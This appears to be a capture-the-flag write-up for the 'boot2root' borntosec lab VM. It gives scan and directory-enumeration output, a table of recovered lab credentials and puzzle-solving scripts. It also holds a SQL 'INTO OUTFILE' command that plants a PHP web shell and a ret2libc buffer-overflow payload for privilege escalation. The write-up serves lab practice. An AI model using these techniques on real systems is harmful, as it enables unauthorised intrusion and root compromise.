

target

192.168.56.101



```
Not shown: 994 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.0.8 or later
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.7 (Ubuntu Linux; protocol 2
.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
143/tcp open  imap     Dovecot imapd
443/tcp open  ssl/http Apache httpd 2.2.22
993/tcp open  ssl/imap Dovecot imapd
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
===============================================================
2024/03/07 04:35:50 Starting gobuster in directory enumeration mode
===============================================================
/forum                (Status: 301) [Size: 318] [--> https://192.168.56.101/forum/]
/webmail              (Status: 301) [Size: 320] [--> https://192.168.56.101/webmail/]
/phpmyadmin           (Status: 301) [Size: 323] [--> https://192.168.56.101/phpmyadmin/]
Progress: 87492 / 87665 (99.80%)
===============================================================
```

credentials

--username--	**------password------**	**-------usage-------**
lmezard	!q\]Ej?*5K5cy*AJ	forum
laurie@borntosec.net	!q\]Ej?*5K5cy*AJ	webmail
root	Fg-'kKXBj87E:aJ$	phpmyadmin
lmezard	G!@M6f4Eatau{sF"	ftp
laurie	330b845f32185747e4f8ca15d40ca59796035c89ea809fb5d30f4da83ecf45a4	ssh
thor	Publicspeakingisveryeasy.126241207201b2149opekmq426135	ssh
zaz	646da671ca01bb5d84dbb5fb2238dc8e	ssh

laurie@borntosec.net
qudevide@mail.borntosec.net
ft_root@mail.borntosec.net
admin@borntosec.net
zaz@borntosec.net
wandre@borntosec.net
thor@borntosec.net

note

Public speaking is very easy.
1 2 6 24 120 720
1 b 214
9
opekmq
4 2 6 3 1 5

isrveawhobpnutfg

giants = 15 0 5 11 13 1

o = 01101111 = g
p = 01110000 = i
e = 01100101 = a
k = 01101011 = n
m = 01101101 = t
q = 01110001 = s

opekmq = giants

eax =>
0x000000d4 = node5
0x000000fd = node1
0x0000012d = node3
0x000001b0 = node6
0x000002d5 = node2
0x000003e5 = node4

Publicspeakingisveryeasy.126241207201b2149opekmq426135

step

Scanning with nmap all the range of virtual box interface ip

Finding with gobuster forum, phpmyadmin and webmail

Login to ip/webmail with laurie@borntosec.net and !q\]Ej?*5K5cy*AJ

Find credentials for phpmyadmin

SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/forum/templates_c/test.php"

locate password and cat LOOKATME

Login ftp and solve the puzzle with script

Login to ssh with laurie and solve the puzzle

Login to ssh with thor and solve the puzzle

Login to ssh with zaz and solve the puzzle to gain root access

script

turtle

```
import turtle as t
from random import random
import time

"""///////////////////"""
t.left(90)
t.forward(50)
for i in range(180):
    t.forward(1)
    t.left(1)

for i in range(180):
    t.forward(1)
    t.right(1)
t.forward(50)
"""///////////////////"""
t.color( "red" )
t.forward(210)
t.backward(210)
t.right(90)
t.forward(120)
"""///////////////////"""
t.color( "green")
t.right(10)
t.forward(200)
t.right(150)
t.forward(200)
t.backward(100)
t.right(120)
t.forward(50)
"""///////////////////"""
t.color( "blue")
t.left(90)
t.forward(50)
for i in range(180):
    t.forward(1)
    t.left(1)

for i in range(180):
    t.forward(1)
    t.right(1)
t.forward(50)
"""///////////////////"""
t.color("orange")
t.forward(100)
t.backward(200)
t.forward(100)
```

```
t.right(90)
t.forward(100)
t.right(90)
t.forward(100)
t.backward(200)
"""///////////////////"""

time.sleep(1000)
```

pcap

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>

void remove_substring(char *str, const char *sub) {
    int len = strlen(sub);
    char *ptr = str;

    while ((ptr = strstr(ptr, sub)) != NULL) {
        memmove(ptr, ptr + len, strlen(ptr + len) + 1);
    }
}

int main(int argc, char *argv[]) {

    char file_content[200000];
    char buffer_read[200000];
    int done[750];
    char *file_number;
    memset(done, 0, sizeof(done));
    if (argc < 2) {
        printf("Usage: %s fichier1 fichier2 fichier3 ...\n", argv[0]);
        return 1;
    }

    FILE *output_file = fopen("output.c", "w");
    if (output_file == NULL) {
        printf("Impossible d'ouvrir le fichier de sortie.\n");
        return 1;
    }
    for(int j = 1; j <= 750; j++)
    {
        for (int i = 1; i < argc; i++) {
            if(done[j] == 0)
            {
                FILE *file = fopen(argv[i], "r");
                if (file == NULL) {
                    printf("Impossible d'ouvrir le fichier %s.\n", argv[i]);
                    exit(1);
                }

                memset(file_content, 0, sizeof(file_content));
                memset(buffer_read, 0, sizeof(buffer_read));

                while(fgets(buffer_read, sizeof(buffer_read), file)!= NULL)
                    strcat(file_content, buffer_read);
                file_number = strstr(file_content, "//file");
                if(file_number && atoi(file_number + 6)  == j)
                {
                    printf("{%s}\n", file_number);
                    printf("[[%s]]\n", file_content);
                    *file_number = '\0';
                    done[j] = 1;
                    fprintf(output_file, "%s", file_content);
                    printf("-------------------------------------\n");
                }

                fclose(file);
            }
        }
    }

    return 0;
}
```

opekmq

```
#include <stdlib.h>
#include <stdio.h>

void func4(char *param_1)
{
    int i = 0;
    char array_123[] = "isrveawhobpnutfg//////////";
    char local_c[500];
    do {
        local_c[i] = array_123[(char)(param_1[i] & 0xf)];
        i = i + 1;
    } while (i < 6);
    printf("%s\n", local_c);
}

int main(int ac, char *av[])
{
   func4(av[1]);
}
```

exploit

```
./exploit_me $(python -c "print('A' * 140  + '\x60\xb0\xe6\xb7' + '\xe0\xeb\xe5\xb7' + '\x58\xcc\xf8\xb7')")
```